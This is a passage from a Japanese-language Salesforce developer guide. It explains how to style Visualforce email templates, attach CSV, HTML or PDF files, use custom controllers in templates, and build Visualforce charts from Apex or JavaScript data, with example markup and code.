デフォルトでは、Visualforce メールテンプレートは、他の Salesforce コンポーネントの標準のデザインを必ず使用します。ただし、自分のスタイルシートを定義してこれらのスタイルを拡張したり、上書きしたりすることができます。

他の Visualforce ページとは異なり、Visualforce メールテンプレートでは、参照されているページスタイルまたは静的リソースを使用することはできません。CSS はメールテンプレートのプレビューペインでは表示されるように見えますが、メール受信者にはプレビューペインと同じようには表示されません。<style> タグ内の CSS を使用してスタイルを定義する必要があります。

次の例では、メールのフォントを Courier に変更し、テーブルに境界線を追加し、テーブルの行の色を変更します。

```
<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 subject="Case report for Account: {!relatedTo.name}"

 replyTo="support@acme.com">




 <messaging:htmlEmailBody>

  <html>

   <style type="text/css">

   body {font-family: Courier; size: 12pt;}
```

```
 table {
 border-width: 5px;
 border-spacing: 5px;
 border-style: dashed;
 border-color: #FF0000;
 background-color: #FFFFFF;
}

td {
 border-width: 1px;
 padding: 4px;
 border-style: solid;
 border-color: #000000;
 background-color: #FFEECC;
}

th {
 color: #000000;
 border-width: 1px ;
 padding: 4px ;
 border-style: solid ;
 border-color: #000000;
 background-color: #FFFFF0;
}
</style>
<body>
 <p>Dear {!recipient.name},</p>
```

```
   <table border="0" >
    <tr>
     <th>Case Number</th><th>Origin</th>
     <th>Creator Email</th><th>Status</th>
    </tr>
    <apex:repeat var="cx" value="{!relatedTo.Cases}">
    <tr>
     <td><a href =
      "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
     </a></td>
     <td>{!cx.Origin}</td>
     <td>{!cx.Contact.email}</td>
     <td>{!cx.Status}</td>
    </tr>
    </apex:repeat>
   </table>
  </body>
  </html>
 </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

表示されている Visualforce メールテンプレートの例



カスタムコンポーネントの Visualforce スタイルシートの定義

Visualforce メールテンプレートの外部スタイルシートを参照することはできませんが、他の場所で参照できるカスタムコンポーネント内にスタイル定義を配置できます。たとえば、前の例を変更して、`EmailStyle` という名前のコンポーネントにスタイル情報を配置できます。

```
<apex:component access="global">

  <style type="text/css">

  body {font-family: Courier; size: 12pt;}



  table {

   border-width: 5px;

   border-spacing: 5px;

   border-style: dashed;

   border-color: #FF0000;

   background-color: #FFFFFF;

  }
```

```
  td {
   border-width: 1px;
   padding: 4px;
   border-style: solid;
   border-color: #000000;
   background-color: #FFEECC;
  }

  th {
   color: #000000;
   border-width: 1px ;
   padding: 4px ;
   border-style: solid ;
   border-color: #000000;
   background-color: #FFFFF0;
  }
  </style>
</apex:component>
```

その結果、Visualforce **メールテンプレートで、そのコンポーネントのみを参照できます。**

```
<messaging:htmlEmailBody>
 <html>
 <c:EmailStyle />
  <body>
   <p>Dear {!recipient.name},</p>
  ...
  </body>
 </html>
```

```
</messaging:htmlEmailBody>
```

メモ: Visualforce メールテンプレート内で使用される <apex:component> タグには global のアクセスレベルが必要です。

ファイルの添付

Visualforce メールテンプレートに添付ファイルを追加することができます。各添付ファイルは、1 つの <messaging:attachment> コンポーネント内にカプセル化する必要があります。<messaging:attachment> 内のコードでは、HTML と Visualforce タグを組み合わせることができます。

前の例は、データを反復処理してメール受信者に表示することで、Visualforce メールテンプレートを作成する方法を示しています。次の例は、データを添付ファイルとして表示するようにそのマークアップを変更する方法を示しています。

```
<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 subject="Case report for Account: {!relatedTo.name}"

 replyTo="support@acme.com">


 <messaging:htmlEmailBody>

  <html>

   <body>

   <p>Dear {!recipient.name},</p>

   <p>Attached is a list of cases related to {!relatedTo.name}.</p>

   <center>

    <apex:outputLink value="http://www.salesforce.com">

     For more detailed information login to Salesforce.com

    </apex:outputLink>

   </center>

   </body>

  </html>

</messaging:htmlEmailBody>
```

```
 <messaging:attachment>
  <apex:repeat var="cx" value="{!relatedTo.Cases}">
   Case Number: {!cx.CaseNumber}
   Origin: {!cx.Origin}
   Creator Email: {!cx.Contact.email}
   Case Number: {!cx.Status}
  </apex:repeat>
 </messaging:attachment>
</messaging:emailTemplate>
```

このマークアップは、添付データファイルとして、書式設定なしでメールに表示されます。次のいずれかのオプションを使用すると、データをより読みやすい形式で表示できます。

- ファイル名の変更
- renderAs 属性の変更
- スタイルと画像の追加

ファイル名の変更

<messaging:attachment> タグには、添付されたファイルの名前を定義する filename という属性があります。わかりやすい名前を定義することをお勧めしますが、必ずしもそのようにする必要はありません。未定義のままにしておくと、Salesforce が名前を生成します。

拡張子のないファイル名は、デフォルトでテキストファイルになります。添付ファイルはCSVとして表示できます。

```
<messaging:attachment filename="cases.csv">
 <apex:repeat var="cx" value="{!relatedTo.Cases}">
  {!cx.CaseNumber}
  {!cx.Origin}
  {!cx.Contact.email}
  {!cx.Status}
 </apex:repeat>
</messaging:attachment>
```

データを HTML ファイルとして表示することもできます。

```
<messaging:attachment filename="cases.html">
 <html>
  <body>
  <table border="0" >
   <tr>
    <th>Case Number</th><th>Origin</th>
    <th>Creator Email</th><th>Status</th>
   </tr>
   <apex:repeat var="cx" value="{!relatedTo.Cases}">
   <tr>
    <td><a href =
     "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
    </a></td>
    <td>{!cx.Origin}</td>
    <td>{!cx.Contact.email}</td>
    <td>{!cx.Status}</td>
   </tr>
   </apex:repeat>
  </table>
  </body>
 </html>
</messaging:attachment>
```

<messaging:attachment> コンポーネントごとに定義できるファイル名は 1 つのみですが、メールには複数のファイルを添付できます。

renderAs 属性の変更

他の Visualforce ページと同様に、<messaging:attachment> コンポーネントの renderAs 属性を PDF に設定すると、添付ファイルが PDF として表示されます。次に例を示します。

```
<messaging:attachment renderAs="PDF" filename="cases.pdf">
 <html>
  <body>
  <p>You can display your {!relatedTo.name} cases as a PDF:</p>
   <table border="0" >
   <tr>
    <th>Case Number</th><th>Origin</th>
    <th>Creator Email</th><th>Status</th>
   </tr>
   <apex:repeat var="cx" value="{!relatedTo.Cases}">
   <tr>
    <td><a href =
     "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
    </a></td>
    <td>{!cx.Origin}</td>
    <td>{!cx.Contact.email}</td>
    <td>{!cx.Status}</td>
   </tr>
   </apex:repeat>
  </table>
  </body>
 </html>
</messaging:attachment>
```

Visualforce PDF 表示サービスの制限は次のとおりです。

- サポートされている表示サービスは PDF のみです。

- Visualforce ページを PDF として表示する機能は、印刷用にデザインされ、最適化されたページのためのものです。
- 印刷用の書式設定が容易ではないか、入力やボタンなどのフォーム要素が含まれる標準コンポーネント、または書式設定に JavaScript が必要なコンポーネントは使用しないでください。これには、フォーム要素が必要なコンポーネントなどが含まれますが、これに限定されません。
- PDF 表示では、JavaScript で表示されるコンテンツはサポートされていません。
- Salesforce1 では、PDF 表示はサポートされていません。
- ページで使用するフォントは、Visualforce PDF 表示サービスで使用できる必要があります。Web フォントはサポートされていません。
- PDF でページのすべてのテキスト (特に日本語などのマルチバイト文字やアクセント記号付きの国際文字) が表示されない場合は、CSS のフォントを調整してそれに対応するフォントを使用します。次に例を示します。

```
<apex:page showHeader="false" applyBodyTag="false" renderAs="pdf">

    <head>

        <style>

            body { font-family: 'Arial Unicode MS'; }

        </style>

    </head>

    <body>



    これはサンプルページです。<br/>

    This is a sample page: API version 28.0



    </body>

</apex:page>
```

  現在、マルチバイト文字を含む拡張文字セットでサポートされているフォントは「Arial Unicode MS」のみです。
- インライン CSS スタイルを使用する場合、上記の例のように、API バージョンを 28.0 以降に設定して、`<apex:page applyBodyTag="false">` を設定し、有効な静的 `<head>` および `<body>` タグをページに追加する必要があります。
- PDF 作成時の最大応答サイズは、PDF として表示される *前* で 15 MB 未満です。これは Visualforce 要求の標準制限です。
- 生成される PDF の最大ファイルサイズは、60 MB です。
- 生成された PDF に含まれるすべての画像の最大合計サイズは 30 MB です。

- PDF 表示では、data: URI スキーム形式で符号化された画像はサポートされていません。
- 次のコンポーネントは、PDFとして表示するときに 2 バイトのフォントをサポートしません。
  - <apex:pageBlock>
  - <apex:sectionHeader>

  PDF として表示するページでこのようなコンポーネントを使用することはお勧めしません。

スタイルと画像の追加

添付ファイルでは、スタイルシートを使用してデータの表示方法を変更することもできます。スタイルは、Visualforce メールテンプレートと同じ方法 (インラインコードとして、またはカスタムコンポーネントを使用して) で、添付ファイルに関連付けられています。

PDF として表示される添付ファイルは、$Resource グローバル変数を使用して静的リソースを参照できます。これにより、PDF の本文内の画像またはスタイルシートを参照できます。

たとえば、次の添付ファイルでは PDF にロゴが含まれます。

```
<messaging:attachment renderAs="PDF" filename="cases.pdf">

 <html>

  <body>

  <img src = "{!$Resource.logo}" />

  ...

  </body>

 </html>

</messaging:attachment>
```

この添付ファイルは、静的リソースとして保存したスタイルシートを参照します。

```
<messaging:attachment renderAs="PDF">

 <html>

 <link rel='stylesheet' type='text/css' href='{!$Resource.EMAILCSS}' />

  <body>

  ...

  </body>

 </html>

</messaging:attachment>
```

警告: リモートサーバの静的リソースを参照すると、PDF 添付ファイルの表示に時間がかかる場合があります。Apex トリガで PDF 添付ファイルを作成する場合、リモートリソースは参照できません。参照すると例外になります。

Visualforce メールテンプレート内でのカスタムコントローラの使用

Visualforce メールテンプレートでは、高度にカスタマイズされたコンテンツを表示するためにカスタムコントローラを活用できます。このためには、そのカスタムコントローラを使用する Visualforce メールテンプレートにカスタムコンポーネントを含めます。

たとえば、メールテンプレートで「Smith」という語で始まるすべての取引先のリストを表示するとします。このためには、まず、SOSL コールを使用するカスタムコントローラを作成して、「Smith」で始まる取引先のリストを返します。

```
public class findSmithAccounts {

 private final List<Account> accounts;



 public findSmithAccounts() {

  accounts = [select Name from Account where Name LIKE 'Smith_%'];

 }



 public List<Account> getSmithAccounts() {

  return accounts;

 }

}
```

次に、このコントローラを使用する `smithAccounts` というカスタムコンポーネントを作成します。

```
<apex:component controller="findSmithAccounts" access="global">

 <apex:dataTable value="{!SmithAccounts}" var="s_account">

  <apex:column>

   <apex:facet name="header">Account Name</apex:facet>

   {!s_account.Name}

  </apex:column>

 </apex:dataTable>

</apex:component>
```

ヒント: Visualforce メールテンプレートで使用されているすべてのカスタムコンポーネントには `global` の `access` レベルが必要です。

最後に、`smithAccounts` コンポーネントを含む Visualforce メールテンプレートを作成します。

```
<messaging:emailTemplate subject="Embedding Apex Code" recipientType="Contact"
relatedToType="Opportunity">


 <messaging:htmlEmailBody>

  <p>As you requested, here's a list of all our Smith accounts:</p>

  <c:smithAccounts/>

  <p>Hope this helps with the {!relatedToType}.</p>

 </messaging:htmlEmailBody>

</messaging:emailTemplate>
```

`emailTemplate` コンポーネントには `relatedToType` 属性が必要ですが、この例ではこの属性は有効ではありません。この属性には、カスタムコンポーネントで使用されているオブジェクトとは異なるオブジェクト値をこの属性が取ることができるということを示す目的でのみ、`"Opportunity"` という値が設定されています。

メモ: メールテンプレートで標準コントローラを使用する場合は、共有設定が適用されます。ユーザオブジェクトの組織の共有設定が [非公開] に設定されており、Visualforce メールテンプレートで名前やメールアドレスなどのユーザ情報にアクセスする必要がある場合は、`without sharing` キーワードを使用してカスタムコンポーネントまたはカスタムコントローラを使用できます。

ユーザオブジェクトの共有についての詳細は、Salesforce オンラインヘルプの *「ユーザ共有の概要」* を参照してください。

第 15 章　Visualforce Charting

Visualforce Charting は、単純で直観的な方法で Visualforce ページおよびカスタムコンポーネントにグラフを作成することができるコンポーネントのコレクションです。

Visualforce Charting とは?

Visualforce Charting では、SOQL クエリから直接作成するデータセットに基づいて、または独自の Apex コードでデータセットを作成することで、カスタマイズされたビジネスグラフを簡単に作成する方法を提供します。個別のデータ系列を組み合わせて設定することにより、組織にとって有用な方法でデータを表示するグラフを作成できます。

Visualforce グラフは、JavaScript を使用してクライアント側に表示されます。この機能により、アニメーション効果が設定されたグラフや視覚的に魅力的なグラフを作成できます。また、グラフのデータを非同期に読み込み/再読み込みすることで、反応が早いと感じさせるページを作成できます。

Visualforce Charting を使用する理由は?

標準の Salesforce グラフおよびダッシュボードでは不十分な場合や、組織にとってより有用になるようにグラフとデータテーブルを組み合わせるカスタムページを作成する場合は、Visualforce Charting を使用します。

Visualforce Charting に代わる機能

Salesforce では、さまざまなビジネスグラフをサポートする多数のダッシュボードおよびレポートを提供しています。Visualforce または Apex でのプログラミングが不要なため、これらのグラフをさらに簡単に作成およびカスタマイズできます。組み込みのグラフ作成およびレポート作成についての詳細は、Salesforce オンラインヘルプの Salesforce ヘルプの「ダッシュボードを使用した洞察の共有」を参照してください。

Visualforce Charting は柔軟性に富むだけでなく、簡単に使用できるように設計されています。ビジネスグラフィックスで一般的に使用されるさまざまな棒グラフ、折れ線グラフ、面グラフ、円グラフの他に、より専門的なグラフ作成用にレーダーグラフ、ゲージグラフ、散布図を提供します。他のタイプのグラフが必要であったり、ユーザまたはページとの高度な対話機能を追加する場合は、代わりに JavaScript Charting ライブラリの使用を検討することをお勧めします。このライブラリを使用すると作業量が増加しますが、より多くのカスタマイズを行うことができます。例として、「Visualforce と Google Chart の統合」(ページ 166)を参照してください。Visualforce での JavaScript ライブラリの使用方法についての詳細は、「Visualforce ページでの JavaScript の使用」(ページ 407)を参照してください。

Visualforce Charting の制限および考慮事項

このセクションでは、Visualforce Charting の考慮事項および既知の制限をリストします。

- Visualforce のグラフは SVG (Scalable Vector Graphics) をサポートするブラウザでのみ表示されます。詳細は、「W3C SVG Working Group」を参照してください。
- Visualforce Charting では JavaScript を使用してグラフを描画します。Visualforce のグラフは PDF として表示されるページでは表示されません。
- メールクライアントは、通常、メッセージでの JavaScript の実行をサポートしません。メールメッセージまたはメールテンプレートでは Visualforce Charting を使用しないでください。
- Visualforce Charting は、JavaScript コンソールにエラーおよびメッセージを送信します。開発時は、Firebug などの JavaScript のデバッグツールを有効な状態に保ってください。
- 動的 (Apex で生成される) グラフコンポーネントは、現在、サポートされていません。

Visualforce Charting のしくみ

Visualforce グラフは、一連のグラフコンポーネントを使用して定義され、その後コンポーネントはそのグラフでグラフ化するデータソースにリンクされます。

Visualforce でグラフを作成するには、次の操作を実行します。

1. グラフデータをクエリ、計算、およびラップして、ブラウザに送信する Apex メソッドを記述する。
2. Visualforce Charting コンポーネントを使用してグラフを定義する。

グラフを含むページの読み込み時に、グラフデータがグラフコンポーネントにバインドされ、グラフを描画する JavaScript が生成されます。JavaScript を実行すると、グラフがブラウザ内で描画されます。

単純なグラフ作成の例

Visualforce グラフでは、少なくとも 1 つのデータ系列コンポーネントを囲むグラフコンテナコンポーネントを作成する必要があります。必要に応じて、追加の系列コンポーネント、グラフの軸、および凡例、グラフのラベルおよびデータポイントのツールチップなどのラベルコンポーネントを追加できます。

次は単純な円グラフとこの円グラフを作成するマークアップです。




```
<apex:page controller="PieChartController" title="Pie Chart">

    <apex:chart height="350" width="450" data="{!pieData}">

        <apex:pieSeries dataField="data" labelField="name"/>

        <apex:legend position="right"/>

    </apex:chart>

</apex:page>
```

<apex:chart> コンポーネントは、グラフコンテナを定義し、そのコンポーネントをデータソース、getPieData() コントローラメソッドにバインドします。<apex:pieSeries> は、返されるデータにアクセスしたり、各データポイントのラベル付けおよびサイズ設定をしたりするラベル項目およびデータ項目を記述します。

関連付けられているコントローラを次に示します。

```
public class PieChartController {

    public List<PieWedgeData> getPieData() {

        List<PieWedgeData> data = new List<PieWedgeData>();

        data.add(new PieWedgeData('Jan', 30));

        data.add(new PieWedgeData('Feb', 15));

        data.add(new PieWedgeData('Mar', 10));

        data.add(new PieWedgeData('Apr', 20));

        data.add(new PieWedgeData('May', 20));

        data.add(new PieWedgeData('Jun', 5));

        return data;
```

```
    }


    // Wrapper class
    public class PieWedgeData {


        public String name { get; set; }
        public Integer data { get; set; }


        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

このコントローラは、意図的に単純にしています。通常、データを収集するには 1 つ以上の SOQL クエリを発行します。

この例が示す重要なポイントを次に示します。

- `getPieData()` メソッドは、ラッパーとして使用される内部クラス PieWedgeData という単純なオブジェクトのリストを返す。リストの各要素は、データポイントの作成に使用されます。
- PieWedgeData クラスは単なるプロパティのセットであるが、基本的には、`name=value` ストアとして使用される。
- グラフ系列コンポーネント `<apex:pieSeries>` では、系列内の各ポイントの決定に使用する PieWedgeData クラスのプロパティを定義する。この単純な例には不明確な部分はありませんが、複数の系列および軸を含むグラフでは、この規則により、1 つの List オブジェクトでデータセット全体を効率的に返すことができます。

グラフデータの提供

Visualforce グラフは、`<apex:chart>` コンポーネントのデータ属性を使用してそのデータのソースにバインドされます。

データは次の複数の方法で提供できます。

- コントローラメソッド参照を表す式
- JavaScript 関数を表す文字列

- JavaScript 配列を表す文字列

関連トピック:

コントローラメソッドを使用したグラフデータの提供
JavaScript 関数を使用したグラフデータの提供
JavaScript 配列を使用したグラフデータの提供
グラフデータの形式

コントローラメソッドを使用したグラフデータの提供

グラフにデータを提供する最も簡単な方法は、コントローラメソッドを参照する Visualforce 式を使用することです。`<apex:chart>` `data` 属性でコントローラを参照するだけですみます。

サーバ側では、「単純なグラフ作成の例」(ページ 287)にあるような独自の Apex ラッパーオブジェクト、sObject、または `AggregateResult` オブジェクトにすることができるオブジェクトのリストを返すコントローラメソッドを記述します。このメソッドは、サーバ側で評価され、結果が JSON に逐次化されます。クライアントでは、`<apex:chart>` がこれらの結果を直接使用するため、結果をさらに処理することはできません。

以下は、sObject を使用してこの技法を説明するための Opportunities (商談) のリストおよびその金額の棒グラフを返す単純なコントローラです。

```
public class OppsController {



    // Get a set of Opportunities

    public ApexPages.StandardSetController setCon {

        get {

            if(setCon == null) {

                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(

                      [SELECT name, type, amount, closedate FROM Opportunity]));


                setCon.setPageSize(5);

            }

            return setCon;

        }

        set;

    }
```

```
    public List<Opportunity> getOpportunities() {
         return (List<Opportunity>) setCon.getRecords();
    }
}
```

```
<apex:page controller="OppsController">
    <apex:chart data="{!Opportunities}" width="600" height="400">
        <apex:axis type="Category" position="left" fields="Name" title="Opportunities"/>
        <apex:axis type="Numeric" position="bottom" fields="Amount" title="Amount"/>
        <apex:barSeries orientation="horizontal" axis="bottom"
            xField="Name" yField="Amount"/>
    </apex:chart>
    <apex:dataTable value="{!Opportunities}" var="opp">
        <apex:column headerValue="Opportunity" value="{!opp.name}"/>
        <apex:column headerValue="Amount" value="{!opp.amount}"/>
    </apex:dataTable>
</apex:page>
```



この例に関する 2 つの重要な注意事項を次に示します。

- Visualforce グラフコンポーネントは、「単純なグラフ作成の例」 (ページ 287)で使用される単純なデータオブジェクトと同じ方法で、Opportunity sObject のリストのデータ属性にアクセスする。

- データ属性として使用されるオブジェクト項目名では JavaScript では大文字と小文字が区別されるが、Apex および Visualforce の項目名では区別されない。軸およびデータ系列コンポーネントの `fields` 属性、`xField` 属性、および `yField` 属性の正確な項目名を使用するように注意してください。正確な項目を使用しない場合は、グラフが作成されず、エラーメッセージも表示されません。

関連トピック:

グラフデータの形式

<apex:actionSupport> を使用したグラフデータの更新

JavaScript 関数を使用したグラフデータの提供

JavaScript Remoting を使用してデータにアクセスする場合、または外部 (Salesforce 以外) データソースにアクセスする場合、データを提供する JavaScript 関数の名前を `<apex:chart>` コンポーネントに指定します。JavaScript 関数は、Visualforce ページで定義またはリンクされている必要があります。

この関数では、結果を `<apex:chart>` に渡す前に結果を操作したり、その他のユーザインターフェースまたはページの更新を実行したりできます。

JavaScript関数はパラメータとしてコールバック関数を取り、関数のデータ結果オブジェクトを使用してコールバックを呼び出します。最も単純で有効な JavaScript 関数は次のようになります。

```
<apex:page>

    <script>

    function getRemoteData(callback) {

       PieChartController.getRemotePieData(function(result, event) {

           if(event.status && result && result.constructor === Array) {

               callback(result);

           }

       });

    }

    </script>


    <apex:chart data="getRemoteData" ...></apex:chart>

</apex:page>
```

このグラフをサポートするには、「単純なグラフ作成の例」(ページ287)で定義されている `PieChartController` クラスに次のコントローラメソッドを追加します。

```
@RemoteAction
```

```
public static List<PieWedgeData> getRemotePieData() {

    List<PieWedgeData> data = new List<PieWedgeData>();

    data.add(new PieWedgeData('Jan', 30));

    data.add(new PieWedgeData('Feb', 15));

    data.add(new PieWedgeData('Mar', 10));

    data.add(new PieWedgeData('Apr', 20));

    data.add(new PieWedgeData('May', 20));

    data.add(new PieWedgeData('Jun',  5));

    return data;

}
```

関連トピック:

- グラフデータの形式
- Apex コントローラの JavaScript Remoting
- JavaScript Remoting を使用したグラフデータの更新

JavaScript 配列を使用したグラフデータの提供

ページの独自の JavaScript コードで JavaScript 配列を作成して、その配列の名前を `<apex:chart>` に提供することにより、Salesforce 以外のデータソースで Visualforce Charting を使用できます。

次の単純なコードは、この手法を示しています。

```
<apex:page>

    <script>

    // Build the chart data array in JavaScript

    var dataArray = new Array();

    dataArray.push({'data1':33,'data2':66,'data3':80,'name':'Jan'});

    dataArray.push({'data1':33,'data2':66,'data3':80,'name':'Feb'});

    // ...

    </script>


    <apex:chart data="dataArray" ...></apex:chart>
```

```
</apex:page>
```

この手法を使用すると、データを Salesforce 以外のソースから取得する場合、サーバ側の Apex コードは一切必要ないことがあります。

関連トピック:

- グラフデータの形式

グラフデータの形式

Visualforce グラフに提供されるデータは、特定の要件を満たしている必要があります。データ収集のどの要素にも、そのデータソースにバインドされている `<apex:chart>` コンポーネント階層で参照されているすべての項目を含める必要があります。すべての項目が提供されない場合、クライアント側の JavaScript エラーが発生します。これは、Firebug などの JavaScript コンソールで参照できます。

Apex メソッドで提供されるグラフデータは一定のオブジェクトのリストである必要があります。これらのオブジェクトは、単純なラッパー、sObject、または `AggregateResult` オブジェクトの場合があります。データ項目は、公開メンバー変数またはプロパティとしてアクセス可能にできます。

JavaScript メソッドで提供されるグラフデータは配列の JavaScript 配列である必要があります。各内部配列は、レコードまたはデータポイントを表します。データ項目は、名前:値ペアとしてアクセス可能にできます。例については、「JavaScript 配列を使用したグラフデータの提供」 (ページ 293)を参照してください。

関連トピック:

- JavaScript 配列を使用したグラフデータの提供

Visualforce Charting を使用した複雑なグラフの作成

Visualforce Charting を使用して、さまざまなグラフコンポーネントから、関連データの複数のセットを表す複雑なグラフを作成します。最終的に、非常に洗練された注目を集めるグラフを作成できます。

グラフコントローラ

このトピックの後半の例では、次のコントローラを使用します。このコントローラは、「単純なグラフ作成の例」のコントローラを少し拡張したものです。リモート JavaScript 呼び出しでコールできる、より多くのデータおよびメソッドが含まれます。

```
public class ChartController {

    // Return a list of data points for a chart

    public List<Data> getData() {

        return ChartController.getChartData();

    }
```

```
// Make the chart data available via JavaScript remoting
@RemoteAction
public static List<Data> getRemoteData() {
    return ChartController.getChartData();
}

// The actual chart data; needs to be static to be
// called by a @RemoteAction method
public static List<Data> getChartData() {
    List<Data> data = new List<Data>();
    data.add(new Data('Jan', 30, 90, 55));
    data.add(new Data('Feb', 44, 15, 65));
    data.add(new Data('Mar', 25, 32, 75));
    data.add(new Data('Apr', 74, 28, 85));
    data.add(new Data('May', 65, 51, 95));
    data.add(new Data('Jun', 33, 45, 99));
    data.add(new Data('Jul', 92, 82, 30));
    data.add(new Data('Aug', 87, 73, 45));
    data.add(new Data('Sep', 34, 65, 55));
    data.add(new Data('Oct', 78, 66, 56));
    data.add(new Data('Nov', 80, 67, 53));
    data.add(new Data('Dec', 17, 70, 70));
    return data;
}

// Wrapper class
```

```
    public class Data {

        public String name { get; set; }

        public Integer data1 { get; set; }

        public Integer data2 { get; set; }

        public Integer data3 { get; set; }

        public Data(String name, Integer data1, Integer data2, Integer data3) {

            this.name = name;


            this.data1 = data1;

            this.data2 = data2;

            this.data3 = data3;

        }

    }

}
```

メモ: `@RemoteAction` メソッドはこのトピックのグラフの例では使用されませんが、サーバ側メソッドおよび JavaScript Remoting メソッドの両方のデータ生成メソッドを再利用する方法を示します。

単純な折れ線グラフの作成

次は、1 暦年で「成立した商談」というデータセットの 3 つのデータ系列の 1 つをグラフ化した単純な折れ線グラフです。




```
<apex:page controller="ChartController">

    <apex:chart height="400" width="700" data="{!data}">

       <apex:axis type="Numeric" position="left" fields="data1"

            title="Opportunities Closed" grid="true"/>

       <apex:axis type="Category" position="bottom" fields="name"

